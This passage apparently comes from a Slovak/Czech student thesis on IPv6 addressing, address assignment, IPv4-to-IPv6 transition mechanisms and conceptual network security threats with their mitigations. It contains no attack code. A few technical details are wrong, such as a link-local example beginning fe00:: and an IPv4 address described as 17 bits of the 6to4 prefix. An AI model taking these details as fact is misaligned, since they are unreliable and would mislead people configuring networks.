Tab. 4: Štruktúra subsieťovania IPv6 globálnych unicast adries [4]

48 bitov	16 bitov	64 bitov
<i>Globálny smerovací prefix (verejná topológia)</i>	<i>Adresa podsiete (miestna topológia)</i>	<i>Adresa rozhrania v podsieti (možnosť EUI-64)</i>

Novinkou v sieťach IPv6 je, že adresa rozhrania v podsieti môže byť tvorená identifikátorom rozhrania – modifikované EUI-64. Siedmy bit EUI-64 identifikátoru určuje význam:

„0“ - lokálny identifikátor rozhrania

„1“ - globálny identifikátor rozhrania

Najčastejšie je to využívané v sieťach s Ethernetom s Wi-fi. EUI-64 v IPv6 sa získava z MAC (Media Access Control) adresy (48 bitov) fyzického rozhrania a za 24 bitov sa vloží fffe a obráti sa príznak globality. [8]

MAC adresa rozhrania: 54:26:96:d9:bc:b5, z ktorej odvodíme EUI-64:


EUI-64: 5626.96ff:fed9.bcb5 (4 = 0000 0100 => 6 = 0000 0110).

1.2.4 Typy IPv6 adres

Rozlišujeme 3 typy prenosov a to unicast, multicast (viacsmerového vysielania) a anycast. Značka toku reflektuje všetky možnosti pri týchto prenosoch. Na rozdiel od bežnej klasifikácie, kde rozlišujeme zdroj, cieľ port, transportný protokol, IPv6 stačí táto trojica. [11]

- Unicast (individuálne) – dáta sú posielané host'ovi a rozlišujeme jedného príjemcu/ sieťové rozhranie
- Multicast (skupinové) – identifikácia skupiny príjemcov, smerovače musia posielat' dáta pre všetky sieťové zariadenia, ktoré sú členmi danej skupiny $ff::/8$
- Anycast (výberové) – nové v IPv6, rozlišuje sa skupina príjemcov, ale pakety sú doručené jednému (najbližšiemu). Týmto sa dosiahne rozkladanie zát'aže (load balancing) medzi viacerými uzlami v skupine a optimalizuje sa sieťová prevádzka a v neposlednom rade sa šetrí šírka prenosového pásma chrbtovej siete
- v IPv6 neexistuje broadcast adresa, nahradzuje sa pomocou adresy lokálnej linky
Správa a pridel'ovanie adres

Pridel'ovanie adres sa pre správcov značne zjednodušuje pomocou možností autokonfigurácie. Sieťový inžinier má tri možnosti nastavenia adres a to pomocou statického pridelenia, pomocou DHCPv6 (Dynamic Host Configuration Protocol v6) a NDP (Neighbor Discovery Protocol/objavovanie susedov) alebo bezstavovou autokonfiguráciou, ktorá využíva *EUI-64*. Nasledujúci *Obr. 4* sa venuje pridel'ovaniu IPv6



Obr. 4: Pridel'ovanie IPv6 adres a ukážka statickej alokácie v software GNS3 [autor]


Pridelenie adresy statické

Znamená manuálne nastavenie celej 128-bitovej unicast adresy – či už globálnej alebo lokálnej. Na *Obr. 4* sú staticky nastavené adresy pre lokálne rozhrania smerovačov a koncových uzlov. PC3 má automaticky pridelenú linkovú lokálnu adresu `fe00::250:79ff:fe66:6802` podľa svojej fyzickej mac adresy a staticky nastavenú ipv6 `2001:4db7:1810:1::1`. [4]

DHCPv6 (pridelenie adresy stavové)

Hostia používajú Dynamic Host Configuration Protocol (DHCP), aby dostali IPv6 adresy. Tento adresný manažment je podobný správaniu IPv4 (RFC3315), kde boli adresy priradované centrálnou autoritou DHCP serverom. Konfigurácia DHCPv6 sa skladá z nasledujúcich zložiek:

1. Požiadavka (Solicit) – DHCPv6 klient hľadá server, posieľa žiadosť na multikast adresu (všetci DHCPv6 relay agenti a servery) na kofiguráciu IP adresy;
2. Inzerát (Advertise) – správa obsahujúca konkrétnu možnosť konfigurácie od DHCPv6 servera, ktorý prijal žiadosť a má platnú konfiguráciu IPv6 pre klienta;
3. Žiadosť (Request) –klient si vyberie zo všetkých možností jednu konfiguráciu a odošle vybranému serveru požiadavku na pridelenie konkrétnej adresy;
4. Odpoveď (Reply) - server odošle požadovanú konfiguráciu pomocou tejto správy;



Obr. 5: Štyri správy stavovej DHCPv6 medzi klientom a serverom [autor]

DHCPv6 zavádza DUID (DHCP Unique Identifier), ktorý je daný výrobcom, ktorý náhodne vygeneruje zvolené hexadecimálne znaky so špecifickou dĺžkou reťazca. DUID je viazaný na OS, je trvalý v čase a nemal by závisieť od technického vybavenia klienta. Spätne priradenie IPv6 adresy k danému klientovi pomocou DHCPv6 je prakticky nemožné. Klient používa identifikátor (zhluk konfiguračných informácií), pomocou ktorého sa rozlišujú rozhrania, ktoré klient zahŕňa.

Pomocou objavovania susedov a všetkých smerovačov, nemusí mať DHCPv6 predvolený smerovač, a preto nie je poslaná ani klientovi. Klient sa ju pomocou NDP protokolu z lokálneho smerovača naučí. [4]

DHCP (bezstavové spojené s autokonfiguráciou SLAAC, RFC 2462)

Host' si konfiguruje svoju vlastnú lokálnu linkovú adresu (pripojí identifikátor rozhrania). Router Solicitation (RS) sú posielané už počas bootovania zariadenia, čím host' žiada o konfiguráciu, a čím urýchli komunikáciu. Smerovač sám v pravidelných intervaloch inzeruje všetky pripojené uzly v sieťovom segmente pomocou Router Advertisement (RA) - oznamovacej správy s informáciami o sieti a predvolenom smerovači pre pakety smerované mimo siete. Pomocou objavovania susedov sa overí, či používa iný host' v sieti rovnakú linkovú adresu. Pokiaľ detekcia duplicitných adries DAD (Duplicate Address Detection) prebehne v poriadku a sú obdržané všetky parametre zo smerovača, tak si adresu uzol prideli (RFC 3315). Lokálna linková adresa je povinná pre komunikáciu dvoch susedných zariadení, navyše sa používa i v smerovacích protokoloch ako next-hop adresa, avšak nie sú smerovateľné. Ich platnosť je len v rámci sieťovej domény, preto pri ich použití je potreba špecifikovať rozhranie (ping na susedovu lokálnu linkovú adresu). Nevýhodou tejto konfigurácie je, že nezaist'uje nastavenie DNS (Domain Name System) servera, doménových názvov či SIP (Session Initiation Protocol) serverov a nezaist'uje žiadnu správu adries vo fonde. Systém Cisco IOS nezaist'uje plnohodnotnú podporu DHCPv6, je obmedzený len na bezstavový server DHCP. [8]

1.3 PRECHOD Z IPV4 NA IPV6

Jedna z nevýhod nového protokolu je jeho nekompatibilita s verziou IPv4, ktorá sa rieši pomocou rôznych protokolov priamo určených na umožnenie súčasnej koexistencie IPv4 a IPv6. Na jednej strane nový protokol má zabudované nové bezpečnostné mechanizmy priamo na úrovni IP, ktoré vo funkcionalite IPv4 skutočne chýbali. Avšak pokiaľ sa


podcení implementácia IPv6, môže poskytnúť zadné vrátka pre napadnutie stávajúcej IPv4. Pre migráciu z IPv4 na IPv6 nie je nevyhnutný skokový prechod. Pre hladkú integráciu sa využívajú nasledujúce migračné mechanizmy:

- Duálna sada (nezávislá implementácia IPv4 a IPv6 súbežne),
- Tunelovanie (Tunneling),
 - IPv6 nad IPv4 statické tunely MCT (Manual Configured Tunnels RFC 4213), GRE(Generic Routing Encapsulation) tunely,
 - Tunely protokolu ISATAP (RFC 5214), Tunel 6to4 (RFC 3056),
 - Teredo tunely (RFC 4380),
- Preklady (translations),
 - NAT-PT (Network Address Translation – Protocol Translation)

Uvedené techniky sa pre prechod z IPv4 na IPv6 používajú najčastejšie. Rozoberieme si ich preto podrobnejšie. [24]

1.3.1 Duálna sada protokolov - Dual Stack


Duálna sada je integračná metóda, pri ktorej každý smerovač a stanica používa nezávisle IPv4 a IPv6. Konfigurácia sa môže nastavovať na rôznych, ba dokonca rovnakých rozhraniach. Toto je najpoužívanejšia metóda, ktorá zabezpečuje súčasný beh oboch protokolov. Uzol (stanica, smerovač ...) si vyberá sadu (IPv4 alebo IPv6 sada) na základe cieľovej adresy. Prednosťou je, že nové aplikácie môžu využívať prednosti oboch IP protokolov. Pokiaľ sú nastavené obe sady na strane odosielania a prijímania paketov je v prípade dostupnosti dostupnosti preferovaná IPv6. Avšak toto závisí aj od konfigurácie v operačnom systéme. Stanica hľadá i preklad mena na IP adresu daného protokolu IPv6 (*DNS záznam typu AAAA* alebo IPv4: *DNS záznam typu A*). Pokiaľ je preklad úspešný, sú použité zodpovedajúce adresy a v opačnom prípade sa využije preklad iným typom adresy. Všeobecne platí, že ak je zadaná IP adresa, potom jej formát určuje aký protokol bude použitý na komunikáciu. V Cisco smerovačoch je potrebné pred samotnou konfiguráciou rozhrania u IPv6 použiť globálny konfiguračný príkaz *IPv6 unicast-routing*. Tým sa povolí IPv6 komunikácia IPv6 datagramov. Nevýhodou tejto metódy sú náklady na správu a údržbu oboch protokolových sád IPv6 a IPv4. Príklad topológie duálna sada je na *Obr. 6* nižšie:



Obr. 6: Duálna sada– integračná metóda, kde sú implementované IPv4, aj IPv6 adresy

1.3.2 Tunelovanie – statické tunely, GRE, ISATAP, 6to4

Tunelovanie je integračná metóda, kde každý IPv6 paket je zapuzdrený do iného protokolu, napríklad IPv4. Dokument RFC 4213 špecifikuje tunel s najširšou podporou smerovačov, kde sa staticky definuje tunel, ktorý využíva IPv4 číslo protokolu 41, obsahuje 20- bajtovú hlavičku bez žiadnych voliteľných polí, za ktorou nasleduje IPv6 hlavička a dáta. Princíp tunelovania je zobrazený na Obr. 8, Obr. 7, kde v IPv4 sieti má paket podobu ako na Obr. 7. Tunel GRE sa bežne používa pri tunelovaní súkromnej adresácie IPv4 alebo iných protokolov ako IP (AppleTalk). Pri GRE tunelovaní všeobecne platí, že vnútorné IPv4 adresy nie sú smerovateľné po sieti, nad ktorou je tunel GRE vytvorený. V praktickej časti práce je pomocou GNS3 emulátoru vytvorený príklad tunelu a sú zachytávané pakety pre tunel. [24]




Obr. 7: Tunelovanie IPv6 v IPv4 pakete [autor]

V IPv4 existujúcej sieti pri tunelovaní jeden okrajový 6to4 smerovač zapuzdrí paket protokolu IPv6 do vnútra IPv4 paketu a druhý 6to4 smerovač naopak odpuzdrí. Zapuzdrenie môže realizovať i koncová stanica, pokiaľ operačný systém pozná príslušný spôsob tunelovania. Avšak medzi koncovými bodmi tunela nesmie byť nastavené filtrovanie Firewallom. Toto riešenie by malo byť považované za prechodné.

Natívna IPv6 architektúra by mala byť konečným cieľom, kde len IPv6 bude výhradným protokolom. Tunelovanie je možné dokonca v chrbtových sieťach internetu IP/MPLS bez potreby upgradu celého jadra MPLS(Multiprotocol Label Switching). Na styčných


smerovačoch so sieťou MPLS (PE smerovače – na strane poskytovateľov internetu) môže byť vyžadovaný upgrade hardwaru alebo softwaru IOS (Internetwork Operating System).

Princíp statického tunelovania je zobrazený na Obr. 8. Je zrejmé, že pre komunikáciu IPv6 aplikácií (*Lo16* a *Lo36*) pri stávajúcej infraštruktúre zákazníka, musia byť použité smerovače (statické tunely), ktoré automaticky zapuzdria prevádzku IPv6 do IPv4 paketov (cez smerovač Zlín sieť *192.168.10.0* a *192.168.30.0*).




Obr. 8: Princíp statického tunelovania a premostenia zákazníckej IPv6 siete pomocou IPv4 [autor]

Nakoľko len pobočky v Olomouci a Ostrave majú túto požiadavku, nie je potrebné migrovať, celú sieť zákazníka na duálna sada, čo by zbytočne zvýšilo zaťaženie smerovačov.



Obr. 9: Princíp 6to4 a ISATAP tunela a premostenia zákazníckej IPv6 siete pomocou IPv4 [autor]

Pri migrácii viacbodových spojení, kde má zákazník veľa pobočiek sú využívané 6to4 a ISATAP tunely. Jednotlivé typy sa líšia podľa zapuzdrenia do tunela. Tunely sú dynamické, pretože sa nešpecifikujú koncové IPv4 adresy (cieľový uzol), ale sú automaticky určené. V koncových častiach siete TN24, ktoré predstavujú zakončené zákaznícke siete, sa používajú IPv6 adresy, ktoré musia byť obalené IPv4 adresami.



Obr. 10: Ilustrácia použitej IPv6 adresy pre tunely [autor]

Na účely tunelovania je použitý rozsah adries $2002::/16$, ktorý je na tento zámer rezervovaný pre tieto účely. Tento rozsah nemôže byť nikdy použitý ako globálne unikastové adresy. Pre koncové body je použitý prefix $/48$. Čo je potrebné urobiť je premeniť IPv4 adresu do HEXa tvaru ako *17 bitov* do *48-bitového prefixu*. Nasledujúci krok je doplnenie podsiete do $/64$ pre všetky podsiete medzi koncovými stanicami. Ako je zrejmé z nasledujúceho *Obr. 10*, $2002::/16$ je použiteľný rozsah pre tunely. Ďalšia časť je IPv4 adresa koncového bodu tunela konvertovaná do HEXa tvaru. Až $/64$ rozsah je možné použiť pre vytvorenie podsietí. $C0A8:6402$ je možné konvertovať späť do IPv4 adresy $192.168.100.2$

1.3.3 Preklad medzi IPv4 a IPv6 protokolmi - Protocol Translation


Existujú prípady kedy je potrebné prekladať medzi IPv4 a IPv6 a kedy je potrebná služba proxy. Bez podpory prekladu nevieme zaistiť komunikáciu v dátových centrách medzi hosťami s podporou IPv6 v areálovej sieti a staršími servermi s výhradnou podporou IPv4, ktoré fungujú na prístupovej vrstve dátového centra. Mechanizmy zaisťujúce preklad adries:

- Preklad protokolov NAT-PT (podľa RFC 4966 je považovaná za zastaralú),
- NAT 64 (optimálna voľba, prekonáva problémy NAT-PT, overená praxou),
- Predávanie TCP-UDP (Transmission Control Protocol - User Datagram Protocol) Relay (ďalšie mechanizmy sú menej známe),
- BIS (Bump in the stack),
- Brána IPv6/IPv4 založená na protokole SOCKS [24]

NAT-PT

Preklad protokolov NAT-PT zabezpečuje, že koncové uzly siete IPv6 môžu komunikovať s uzlami IPv4. Jedná sa o uzly s výhradnou podporou jedného protokolu. Preklad je

založený na algoritme bezstavového prekladu IP/ICMP popísaný dokumentom RFC 2765, ktorý hovorí o preklade medzi hlavičkami paketov IPv4 a IPv6 bez znalosti stavu pripojenia. Tento mechanizmus poskytuje statické i dynamické preklady (fondy adres). Je zrejmé, že ide o mapovanie (ukážka NAT-PT mapovania je zobrazená na Obr. 11 nižšie) v pomere $1:1$ a $1:m$ (viacnásobné mapovanie NAT-PT). Obmedzeniami prekladu sú znalosť nižšej aplikácie či protokolu a nepodporované asymetrické smerovanie.



Obr. 11: Ukážka činnosti NAT-PT s mapovaním medzi hlavičkami IPv4 a IPv6 paketov [autor]

NAT-64

Už z názvu vyplýva, že iniciátorom paketu bude vždy strana s IPv6. Využíva vlastnosti NAT (Network Address Translation) pri protokole IPv4 a navyše poskytuje ďalšie funkcie pre mapovanie NAT, filtrovanie a súbežné otvorenie TCP, potrebné v prostredí peer-to-peer sietí. NAT ponúka funkciu hairpinning, ktorá umožňuje komunikáciu hostiteľ a IPv6 na zariadenie NAT64. [12] [24]

1.4 BEZPEČNOSTĚ IPV6

Většina bezpečnostních rizik asociovaná s IPv4 je, bohužel, spojená aj s novou IPv6. Znamená to, že je potřebné implementovat bezpečnostní mechanismy a řídit bezpečnost oboch sad protokolů. Tato část analyzuje společné bezpečnostní hrozby pro IPv4 a IPv6 (několko specifických pro nový protokol) a praktik při implementování protokolu.

Při implementování technologie IPv4 a IPv6 v sítích by se měli dodržovat zásady:

1.4.1 Zásady bezpečnosti IT pro obě sady IPv4 a IPv6

Fyzická bezpečnost

Udržovat zařízení v místnostech (serverovniach), které sú odolné voči elektrostatickému a magnetickému rušení. Počítá sa s kontrolou vhodnej teploty a vlhkosti. Tieto aspekty by mali byť zaznamenávané koncentrovane na jedno miesto. V prípade sieťových prvkov je dobrým zvykom inštalovať všetko do tzv. racku (železná skriňa/stojan so štandardizovanou mriežkou 19 a 23 palcov), do ktorého sa zasúvajú zariadenia. Ďalej sa počítá s nadbytočnosťou systému napájania ako časti zabezpečenia kontinuity.

Deaktivácia nevyužitých služieb zariadenia - Hardening

Vypnutie služieb, vlastností a rozhraní, ktoré nie sú používané. Zariadenia môžu byť konfigurované pomocou využívacieho grafického rozhrania *CCP (Cisco Configuration Professional)* a rozhrania príkazového *CLI (command-line interface)*. Pomocou CCP je možné si prehľadne nastaviť Firewall, smerovač a pod.

Kontrolovanie prístupu medzi zónami

Vynútenie použitia bezpečnostnej politiky, ktorá jasne špecifikuje, ktoré pakety sú povolené medzi sieťami - využívajú sa jednoduché kontrolné zoznamy, Firewally, systém pre detekciu prieniku (IDS – analyzuje tok dát), systém pre prevenciu prieniku do siete (IPS - môže útok blokovat' okamžite).

Bezpečnosť smerovacích protokolov

Použitie autentifikácie so smerovacími protokolmi, aby sa zabránilo útočnickým zariadením zneužívať informácie zo smerovacích tabuliek v aktualizáciách a mapovať si sieť.

1.4.2 Autentifikácia, autorizácia a účtovanie (AAA)

Vyžaduje AAA, aby sa presne vedelo, kto vstupuje do systému, kedy k prihláseniu došlo a čo je užívateľ oprávnený robiť. Sieťový protokol časovania NTP(Network Time Protocol) je kritickou časťou pre zabezpečenie správneho časového razítka, pre pravidelné logovanie súborov. Všetky riadiacie protokoly by mali používať kryptografiu SSH (Secure Shell) a HTTPS(Hypertext Transfer Protocol Secure), ktoré túto vlastnosť majú. V prípade protokolov Telnet a HTTP bez šifrovania je možné šifrovať pomocou tunelu privátnych virtuálnych sietí VPN(Virtual Private Network)).

Zmiernenie útoku na odmietnutie služby (DOS)

Odmietnutie služby sa odkazuje na úmyselné pokusy o narušenie prístupu oprávneným užívateľom k interným zdrojom. Hoci neexistujú ucelené riešenia, správca môže navrhnúť protiopatrenia pre ochranu siete pred DoS (Denial of Service) útokmi, znížiť ich vplyvy na sieť a zabezpečiť, aby útočník nemohol používať danú sieť ako zdroj pre ďalšie útoky. Príkladom techník pre zmiernovanie DoS útoku je filtrovanie na základe zdrojovej IP adresy so záznamom, Unicast RPF (Reverse Path Verification) – čím sa overí rozhranie a IP adresa podľa smerovacej tabuľky pri odpovedi na pôvodcu správy, čo sa spája s kontrolnými zoznamami. Ďalšou technikou používanou na zmiernenie známych DoS útokov je TCP zachytávanie, ktoré môže zmierniť útok SYN zaplavovania.

Mať a aktualizovať bezpečnostnú politiku

Bezpečnostná politika by sa mala odrážať a aktualizovať pri akomkoľvek výskyte zmien v administratíve, procesoch alebo zamestnancoch. Ak je implementovaná nová technológia ako napríklad VPN alebo aplikácia, používajúca špecifické protokoly, ktoré politika povoľuje, je toto dôvodom revízie bezpečnostnej politiky. Ďalším dôvodom aktualizácie politiky je podozrenie na odhalenie siete verejnosti alebo odhalenie útoku.

1.4.3 Hrozby spoločné pre IPv4 a IPv6

Hrozby a spôsoby zmiernenia, ktoré je možné aplikovať pre IPv4 aj IPv6 sú nasledujúce:

Útoky aplikačnej vrstvy

Útočníci používajú sieťové služby nečakaným spôsobom. Z dôvodu ochrany pred zákernými útokmi, môžu byť aplikované kontrolné zoznamy, ktoré povolujú len žiadané protokoly používané naprieč sieťou. Bude to predchádzať službám, ktoré by nemali byť dostupné v internej sieti. Na tento účel sa môžu aplikovať vyššie zmienené systémy pre prevenciu a detekciu útokov ďalej pomocou Cisco Adaptive Security Appliance alebo IOS Zone-Based Firewall. IPS identifikuje a filtruje protokoly, ktoré nie sú používané pôvodne určeným spôsobom. Aktualizácia aplikácií a operačného systému na poslednú stabilnú verziu, zásadne pomáha zmierňovať útoky na aplikačnej vrstve pomocou záplat známych bugov.

Neautorizovaný prístup

K ochrane pred získaním prístupu neautorizovaných užívateľov k sieťovým zdrojom sa používajú služby AAA, ktoré požadujú od užívateľa preverenie/autorizáciu. Záznamy účtov môžu vytvárať podrobné audity o sieťovej aktivite.

Útok Man-in-the-middle (MITM) – človek uprostred

Tento útok sa vzťahuje na niečo medzi zariadeniami, ktoré komunikujú priamo medzi sebou. Je používaný primárne k odpočúvaniu alebo k aktívnej zmene dát, ktoré sú posielané prostredníctvom tretej strany. K prevencii MITM sa používa implementovanie L2, dynamická ARP inšpekcia DAI (Dynamic Arp Inspection) a STP Guard (Spanning Tree Protocol Guard) pre ochranu spanning tree. Ďalšou možnosťou obrany pred týmto útokom je autentifikácia smerovacích protokolov na 3. vrstve, príp. autentifikácia peera v privátnych virtuálnych sieťach.

Zachytenie informácií a odpočúvanie paketov

Útočník načúva a zachytáva pakety a dáta na prepínanej sieti, kde je pretečená tabuľka MAC adres CAM (Media Access Control), čo spôsobí, že prepínač sa začne správať ako rozbočovač a opakuje prijaté rámce na všetky porty v rovnakej VLAN (Virtual Local Area Network). Pri tomto type útoku sa používa *switchport security* na prepínači, čím sa stanovujú pravidlá a limity MAC adres, ktoré môžu byť použité pre jednotlivé porty. Všeobecne platí, že ak je šifrovaný tok dát, v priebehu prenosu sieťou, je to dobré protiopatrenie proti odpočúvaniu.

DoS útoky - odmietnutie služby

Útok na dostupnosť služieb, je možné zmierniť pomocou inšpekcie paketov, obmedzenia podozrivého toku, fyzickou bezpečnosťou, inšpekciou Firewallov a IPS.

Falošné pakety (spoofing)

Typ útoku, pri ktorom identita, alebo aplikácia úspešne maskuje svoju totožnosť a tvári sa ako druhá identita. Filtrovanie toku podvrhnutých adries a obsahu paketov, ktoré sa pokúšajú dostať do siete. Odmietnutím prichádzajúcej premávky, ktorá simuluje tok z vnútornej siete za účelom udržania relácie TCP bude zastavenie na okraji. Skvelou metódou je spätná kontrola cesty, čo môže pomôcť zamedziť výskytu tohto typu tokov.

Útoky proti smerovačom a iným sieťovým zariadeniam

Pomocou vypnutia nepotrebných služieb a optimalizácie nastavenia pomocou CCP bezpečnostného auditu, docielime menšiu náchylnosť na útočné techniky. Pomôže k tomu i aplikácia frameworku Network Foundation Protection na ochranu riadenia (autentifikácia smerovania, ochrana adresácie), managementu (AAA, NTP, SSH, VPN, SNMP a logovanie) a dátových tokov (kontrolné zoznamy, STP, Firewally, IPS) v sieti. Podrobný rozbor je nad rámec tejto diplomovej práce. [22]

1.4.4 Nové hrozby IPv6

Nástup IPv6 priniesol v oblasti bezpečnosti, prichádza niekoľko výhod. Pokiaľ útočník používa ping sweep (skenovanie adries) na sieť, útočník nebude schopný zistiť všetky vaše zariadenia v sieti, pomocou tradičného ICMP protokolu. V prípade IPv6 je tento prieskum znemožnený ako dôsledok potenciálnych miliónov adries. Avšak tento fakt je dvojsečná zbraň, pretože každý uzol v sieti je pripojený do multicast skupiny *ff02::1* lokálne. To znamená, že ich útočník nemôže využívať vzdialene. Skenery a červy, ktoré fungujú na IPv4 budú pravdepodobne fungovať i na novej sade protokolu IPv6. Avšak pravdou je, že v dôsledku podpory oboch sád, si väčšina užívateľov neuvedomuje prítomnosť IPv6. Útočník môže využiť novú zraniteľnosť v dôsledku nevypnutia nevyužitých služieb. Vďaka tomu môže získať prístup k počítaču alebo smerovaču obeť.

